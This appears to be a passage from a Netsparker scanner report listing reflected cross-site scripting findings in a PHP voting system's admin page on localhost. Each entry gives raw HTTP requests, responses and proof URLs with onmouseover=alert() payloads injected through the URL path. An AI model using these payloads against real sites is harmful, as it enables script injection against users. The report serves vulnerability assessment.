<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009903)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009903)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.12. http://localhost/votesystem/admin/voters.php/bower\_components/bootstrap/dist/css/%22ns=%22netsparker(0x00BD4B)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00BD4B)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/dist/css/%22onmouseover=%22alert\(0x00BD4B\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/css/%22onmouseover=%22alert(0x00BD4B))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap/dist/css/%22ns=%22netsparker(0x00BD4B) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 24.0584 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:50:30 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00BD4B)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00BD4B)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.13. [http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/dist/js/%22ns=%22netsparker\(0x009A86\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/js/%22ns=%22netsparker(0x009A86))

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x009A86)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap/dist/js/%22onmouseover=%22alert\(0x009A86\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap/dist/js/%22onmouseover=%22alert(0x009A86))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap/dist/js/%22ns=%22netsparker(0x009A86) HTTP/  
1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.8093   Total Bytes Received : 24715   Body Length : 24376   Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:21:38 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x009A86)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x009A86)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.14. [http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/%22ns=%22netsparker\(0x00AB27\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/%22ns=%22netsparker(0x00AB27))

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00AB27)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/%22onmouseover=%22alert\(0x0AB27\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/%22onmouseover=%22alert(0x0AB27))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap-datepicker/%22ns=%22netsparker(0x00AB27) HT  
TP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.3662 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:35:33 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00AB27)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00AB27)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.15. http://localhost/votesystem/admin/voters.php/bower\_components/bootstrap-datepicker/dist/%22ns=%22netsparker(0x00ACAA)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00ACAA)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/dist/%22onmouseover=%22alert\(0x00ACAA\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/%22onmouseover=%22alert(0x00ACAA))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/%22ns=%22netsparker(0x00ACA  
A) HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 11.4325 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:36:58 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00ACAA)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00ACAA)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.16. http://localhost/votesystem/admin/voters.php/bower\_components/bootstrap-datepicker/dist/css/%22ns=%22netsparker(0x0102AC)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x0102AC)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/dist/css/%22onmouseover=%22a  
lert\(0x0102AC\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/css/%22onmouseover=%22alert(0x0102AC))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/css/%22ns=%22netsparker(0x0102AC) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.6696   Total Bytes Received : 24715   Body Length : 24376   Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:18:07 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x0102AC)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x0102AC)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
  
...

7.17. [http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/dist/js/%22ns=%22netsparker\(0x00AE2D\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/js/%22ns=%22netsparker(0x00AE2D))

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00AE2D)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-datepicker/dist/js/%22onmouseover=%22alert\(0x00AE2D\);](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/js/%22onmouseover=%22alert(0x00AE2D);)

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap-datepicker/dist/js/%22ns=%22netsparker(0x00AE2D) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.4645 Total Bytes Received : 24734 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Connection: close  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:38:14 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return=ns="netsparker(0x00AE2D)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return=ns="netsparker(0x00AE2D)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.18. [http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-daterangepicker/%22ns=%22netsparker\(0x00A9A4\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-daterangepicker/%22ns=%22netsparker(0x00A9A4))

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A9A4)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/bootstrap-daterangepicker/%22onmouseover=%22aler  
t\(0x00A9A4\)](http://localhost/votesystem/admin/voters.php/bower_components/bootstrap-daterangepicker/%22onmouseover=%22alert(0x00A9A4))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/bootstrap-daterangepicker/%22ns=%22netsparker(0x00A9A  
4) HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.7955 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:34:22 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A9A4)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A9A4)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.19. http://localhost/votesystem/admin/voters.php/bower\_components/chart.js/%22ns=%22netsparker(0x00A69E)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A69E)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/chart.js/%22onmouseover=%22alert\(0x00A69E\)](http://localhost/votesystem/admin/voters.php/bower_components/chart.js/%22onmouseover=%22alert(0x00A69E))

## Certainty



## Request

```
GET /votesystem/admin/voters.php/bower_components/chart.js/%22ns=%22netsparker(0x00A69E) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.023 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:31:51 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A69E)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A69E)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.20. http://localhost/votesystem/admin/voters.php/bower\_components/datatables.net/%22ns=%22netsparker(0x00A092)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A092)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net/%22onmouseover=%22alert\(0x00A092\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net/%22onmouseover=%22alert(0x00A092))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/datatables.net/%22ns=%22netsparker(0x00A092) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 8.4631 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:26:38 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A092)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A092)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.21. [http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net/js/%22ns=%22netsparker\(0x00A215\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net/js/%22ns=%22netsparker(0x00A215))

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A215)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net/js/%22onmouseover=%22alert\(0x00A215\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net/js/%22onmouseover=%22alert(0x00A215))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/datatables.net/js/%22ns=%22netsparker(0x00A215) HTTP/  
1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.7618 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:28:01 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A215)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A215)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.22. http://localhost/votesystem/admin/voters.php/bower\_components/datatables.net-bs/%22ns =%22netsparker(0x00A398)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A398)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net-bs/%22onmouseover=%22alert\(0x00A398\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/%22onmouseover=%22alert(0x00A398))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/datatables.net-bs/%22ns=%22netsparker(0x00A398) HTTP/  
1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.9488 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 16:29:16 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00A398)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00A398)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...  
...

7.23. [http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net-bs/css/%22ns=%22netsparker\(0x00D8D6\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/css/%22ns=%22netsparker(0x00D8D6))

Method	Parameter	Value
GET	URI-BASED	"/ns="netsparker(0x00D8D6)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net-bs/css/%22onmouseover=%22alert\(0x0D8D6\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/css/%22onmouseover=%22alert(0x0D8D6))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/datatables.net-bs/css/%22ns=%22netsparker(0x00D8D6) H  
TTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 10.1094 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 17:01:22 GMT  
Cache-Control: no-store, no-cach  
...  
<h4 class="modal-title"><b>Admin Profile</b></h4>  
</div>  
<div class="modal-body">  
<form class="form-horizontal" method="POST" action="profile\_update.php?return="ns="netsparker(0x00D8D6)">  
" enctype="multipart/form-data">  
<div class="form-group">  
<label for="username" class="col-sm-3 control-label">Username</label>  
  
<div class="col  
...  
</div>  
<div class="modal-body">  
<div class="text-center">  
<form class="form-horizontal" method="POST" action="config\_save.php?return="ns="netsparker(0x00D8D6)">  
<div class="form-group">  
<label for="title" class="col-sm-3 control-label">Title</label>  
  
<div class="col-sm-9">  
...

7.24. http://localhost/votesystem/admin/voters.php/bower\_components/datatables.net-bs/js/%22ns=%22netsparker(0x00A51B)

Method	Parameter	Value
GET 	URI-BASED	"/ns="netsparker(0x00A51B)"

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/voters.php/bower\\_components/datatables.net-bs/js/%22onmouseover=%22alert\(0x00A51B\)](http://localhost/votesystem/admin/voters.php/bower_components/datatables.net-bs/js/%22onmouseover=%22alert(0x00A51B))

## Certainty



### Request

```
GET /votesystem/admin/voters.php/bower_components/datatables.net-bs/js/%22ns=%22netsparker(0x00A51B) HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 15.7714 Total Bytes Received : 24715 Body Length : 24376 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
